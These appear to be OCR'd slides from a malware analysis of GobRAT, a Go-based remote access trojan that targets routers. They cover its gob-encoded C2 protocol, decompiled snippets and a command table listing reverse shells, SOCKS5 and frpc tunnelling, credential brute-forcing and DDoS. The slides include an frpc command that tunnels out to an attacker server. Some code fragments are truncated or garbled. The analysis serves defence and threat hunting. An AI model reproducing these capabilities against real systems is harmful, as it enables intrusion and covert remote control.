
Encryption and Obfuscation

Communication

Communication Flow




Communication Flow



Communication

The format during communication to port 80 using gob is shown below.
Note that the format is the same for both sending and receiving.

- +0x0 Data size
- +0x4 gob data format



Communication using gob

gob is a format for data serialization that can be handled by go language

The Go Blog

Gobs of data

Rob Pike
24 March 2011

Introduction

To transmit a data structure across a network or to store it in a file, it must be encoded and then decoded again. There are many encodings available, of course: JSON, XML, Google's protocol buffers, and more. And now there's another, provided by Go's gob package.

Why define a new encoding? It's a lot of work and redundant at that. Why not just use one of the existing formats? Well, for one thing, we do! Go has packages supporting all the encodings just mentioned (the protocol buffer package is in a separate repository but it's one of the most frequently downloaded). And for many purposes, including communicating with tools and systems written in other languages, they're the right choice.

But for a Go-specific environment, such as communicating between two servers written in Go, there's an opportunity to build something much easier to use and possibly more efficient.

Gobs work with the language in a way that an externally-defined, language-independent encoding cannot. At the same time, there are lessons to be learned from the existing systems.

```
}
decoder = encoding_gob_NewDecoder(
            (unsigned int)p_IO_Reader,
            (_DWORD)p_buffer_Reader,
            v22,
            a4,
            0,
            v18,
            v19,
            v20,
            v21,
            v28);
if ( encoding_gob__ptr_Decoder_Decode(
       decoder,
       (reflect_rtype *)&struc_StruPackage,
       (char *)decodeData,
       a4,
       0LL,
       v24,
       v25,
       v26,
       v27) )
{
  return decodeData;
}
```

Communication using gob

Structures used to communicate with C2 of GobRAT

Structures in IDA

```
StruPackage     RTYPE <48h, 38h, 9B7BD1F3h, \
                                ; DATA XREF: wI_IMEIQi6I_BInjBk61DvNONe_recv_de
                                ; main_e2dbcOYHJPQH5_connect_command+3AA↑o ...
                      TFLAG_UNCOMMON or TFLAG_EXTRASTAR or TFLAG_NAMED, 8, 8, \
                      KIND_STRUCT, 0, offset dword_8406E1+3, \
                      offset byte_79D285 - offset byte_789000, \
                      offset struc_StruPackage - offset byte_789000>
                STRUCT_TYPE <0, offset struc_BOTINFO, 6, 6>
                UNCOMMON_TYPE <offset wI_IMEIQi6I - offset byte_789000, 0, 0, 0A0h, 0>
struc_BOTINFO   STRUCT_TYPE_FIELD <offset Type, offset RTYPE_uint8, 0>
                                ; DATA XREF: .rodata:000000000081D630↑o
                STRUCT_TYPE_FIELD <offset BotCount, offset RTYPE_uint16, 2>
                STRUCT_TYPE_FIELD <offset BotList, offset RTYPE__slice_string, 8>
                STRUCT_TYPE_FIELD <offset ParamLength, offset RTYPE_uint16, 20h>
                STRUCT_TYPE_FIELD <offset Param, offset RTYPE_map_string_string, 28h>
                STRUCT_TYPE_FIELD <offset Content, offset RTYPE__slice_uint8, 30h>
```

Structures in Golang

```
type PACKAGE struct {
    Type uint8
    BotCount uint16
    BotList []string
    ParamLength uint16
    Param map[string]string
    Content []uint8
}
```

command ID


command parameters in map

Command execution results are stored in content, etc.


Unknown behavior of GobRAT

Listen for TCP on port 14820 and for UDP on port 14821
after sending initial communication.

Listen TCP port:14820
Listen UDP port:14821



```
loc_76DDD0:
lea     rax, RTYPE_sync_WaitGroup
call    runtime_newobject
mov     [rsp+0D0h+var_68], rax
mov     ebx, 2          ; signed __int64
call    sync__ptr_WaitGroup_Add
lea     rax, unk_7E1240
call    runtime_newobject
lea     rcx, main_e2dbcOYHJPQH5_func1_listenTcp ; Listen TCP/14820
mov     [rax], rcx
cmp     cs:cpuParam, 0
jnz     short loc_76DE15

mov     rdx, [rsp+0D0h+var_68]
mov     [rax+8], rdx
jmp     short loc_76DE25

loc_76DE15:
lea     rdi, [rax+8]
mov     rdx, [rsp+0D0h+var_68]
xchg    ax, ax
call    runtime_gcWriteBarrierDX

loc_76DE25:
call    runtime_newproc
lea     rax, unk_7E12C0
call    runtime_newobject
lea     rcx, main_e2dbcOYHJPQH5_func2_udpListen ; Listen UDP/14821
mov     [rax], rcx
cmp     cs:cpuParam, 0
jnz     short loc_76DE54
```



May be used as a client detection feature on the server side in the future

1 Attack Flow

2 GobRAT Internals

3 Command Details using Emulation


4 Hunting C2

5 Tools and Countermeasure

GobRAT Commands

Since the malware targets routers, you can see that most functions are related to communication, such as socks5, and reconfiguration of C2

- Obtain machine Information
- Execute reverse shell
- Read/write files
- Configure new C2 and protocol
- Start socks5
- Scan and login attempt services in the internal network.



Evolution of the commands

The latest version implements a total of more than 30 commands, evolving into a sophisticated malware in a short period of time.

Value	Contents	v1.0.	v2.0.6.6	v2.0.7.3
0x0	Update json data held in malware and acquire update results	☑	☑	☑
0x1	Retrieve json data held in malware	☑	☑	☑
0x3	Start reverse shell	☑	☑	☑
0x4	End of reverse shell connection	☑	☑	☑
0x6	Confirmation of reverse shell connection	☑	☑	☑
0x7	Execute shell command for daemon	☑	☑	☑
0x8	Execute shell command	☑	☑	☑
0xD	Read/write specified file	☑	☑	☑
0xE	Get the specified file information		☑	☑
0x10,0x11	Read/write specified file	☑	☑	☑
0x16	Obtain various machine information such as df command	☑	☑	☑
0x17	Set new communication channel for TCP	☑	☑	☑
0x18	Execute SOCKS5 proxy server with specified port, password and cipher	☑	☑	☑
0x19	Execute SOCKS5 proxy server with specified port	☑	☑	☑
0x1a	Set new communication channel for UDP	☑	☑	☑
0x1b	Execute frpc after executing SOCKS5 proxy on port 5555	☑	☑	☑
0x1f	Check for the existence of the specified file	☑	☑	☑
0x25	Login attempts for SSH, telenet, redis, mysql, postgres	☑	☑	☑

Evolution of the commands

The latest version implements a total of more than 30 commands, evolving into a sophisticated malware in a short period of time.

Value	Contents	v1.0.	v2.0.6.6	v2.0.7.3
0x27	Configuration of specified goroutine	☑	☑	☑
0x2a	Scan to HTTP/HTTPS service of specified URL	☑	☑	☑
0x2D	Dictionary attack to HTTP/HTTPS service of specified IP by use of basic and digest authentication	☑	☑	☑
0x30	C2 configuration related	☑	☑	☑
0x31	DDoS attacks on SYN, TCP, UDP, HTTP, ICMP, SSL, DNS, SOCKSTRESS	☑	☑	☑
0x34	Get process information and Kill wget, curl, nc, ftp, tftp, ftpget and tftpget processes		☑	☑
0x35	Stop routine for command 0x34		☑	☑
0x36	ICMP/TCP scan for internal network		☑	☑
0x39	Scan for loging SSH, telenet, redis, mysql, postgres and login attempts (using cuckoo filter)		☑	☑
0x3A	Add parameter on json data held in malware		☑	☑
0x3B	Reverse shell-related settings		☑	☑
0x3F	Check reverse shell status.			☑
0x40	Execute shell commands in a reverse shell			☑
0x41	Execute shell commands in a reverse shell			☑

Evolution of the commands

Update existing commands

Value	Contents	Updated from version 1.0 to 2.0.6.6	Updated from version 2.0.6.6 to 2.0.7.3
0x0	Update json data held in malware and acquire update results	☐	☐
0x1	Retrieve json data held in malware	☐	☐
0x3	Start reverse shell	☐	☑
0x4	End of reverse shell connection	☐	☑
0x6	Confirmation of reverse shell connection	☐	☐
0x7	Execute shell command for daemon	☐	☐
0x8	Execute shell command	☐	☐
0xD	Read/write specified file	☐	☐
0xE	Get the specified file information	-	☐
0x10,0x11	Read/write specified file	☐	☐
0x16	Obtain various machine information such as df command	☐	☐
0x17	Set new communication channel for TCP	☐	☐
0x18	Execute SOCKS5 proxy server with specified port, password and cipher	☐	☐
0x19	Execute SOCKS5 proxy server with specified port	☐	☐
0x1a	Set new communication channel for UDP	☐	☐
0x1b	Execute frpc after executing SOCKS5 proxy on port 5555	☐	☐
0x1f	Check for the existence of the specified file	☐	☐
0x25	Login attempts for SSH, telenet, redis, mysql, postgres	☐	☐


Evolution of the commands

Update existing commands

Value	Contents	Updated from version 1.0 to 2.0.6.6	Updated from version 2.0.6.6 to 2.0.7.3
0x27	Configuration of specified goroutine	☑	☐
0x2a	Scan to HTTP/HTTPS service of specified URL	☐	☐
0x2D	Dictionary attack to HTTP/HTTPS service of specified IP by use of basic and digest authentication	☐	☐
0x30	C2 configuration related	☐	☐
0x31	DDoS attacks on SYN, TCP, UDP, HTTP, ICMP, SSL, DNS, SOCKSTRESS	☑	☐
0x34	Get process information and Kill wget, curl, nc, ftp, tftp, ftpget and tftpget processes	-	☐
0x35	Stop routine for command 0x34	-	☐
0x36	ICMP/TCP scan for internal network	-	☑
0x39	Scan for loging SSH, telenet, redis, mysql, postgres and login attempts (using cuckoo filter)	-	☐
0x3A	Add parameter on json data held in malware	-	☐
0x3B	Reverse shell-related settings	-	☐
0x3F	Check reverse shell status.	-	-
0x40	Execute shell commands in a reverse shell	-	-
0x41	Execute shell commands in a reverse shell	-	-

Deep reverse engineering was done on these commands and a C2 emulation tool was developed in go language

C2 Emulation demo



Especially interesting commands

Executes a frpc(fast revcerse proxy) after wakeup sock5 proxy that is supposed to be created by the attacker and used for further compromise

```
loc_81033D:             ; _ptr_brook_Socks5Server
mov     rax, [rdx+8]
call    github_com_txthinking_brook__ptr_Socks5Server_ListenAndServe
mov     rbp, [rsp+10h+var_8]
add     rsp, 10h
retn
```

Start socks5 proxy server

Execute frpc

```
frpc_arguments[11] = (__int64)"--proxy_name=";
frpc_result = os_exec_Command("/zone/frpc", 0xAuLL, frpc_arguments, 6LL, 6LL, a10, a11);
v145 = os_exec__ptr_Cmd_StdoutPipe(frpc_result);
```


$ /zone/frpc tcp --local_ip=127.0.0.1 --local_port=5555 --remote_port=[num] --server_addr=[addr] --proxy_name=[String generated based on the current time]

frpc on GobRAT C2 server

A frpc, described for all architectures targeted by gobrat and packed in UPX, on a C2 server.

```
void __fastcall main_main()
{
  __int64 v0; // rax
  __int64 v1; // rcx
  unsigned __int64 calc1; // rbx
  void **v3; // rdi
  int v4; // esi
  __int64 v5; // r14
  __int64 time; // rax
  int64 calc2; // rbx
  __int64 v8; // rax
  __int64 v9; // rcx
  void *retaddr; // [rsp+20h] [rbp+0h] BYREF

  while ( (unsigned __int64)&retaddr <= *(_QWORD *)(v5 + 16) )
    v0 = runtime_morestack_noctxt(v0);
  qword_DA
  if ( dwo
  {
    v3 = &
    runtime_gcWriteBarrier("frp", calc1, v1);
  }
  else
  {
    name = "frp";
  }
  time = time_Now();
  if ( time < 0 )
    calc1 = ((unsigned __int64)(2 * time) >> 31) + 0xDD7B17F80LL;
  calc2 = 1000000000 * calc1 + (time & 0x3FFFFFFF) - 0x5E4DFC14C2E60000LL;
  math_rand__ptr_Rand_Seed(qword_DBE610, calc2);
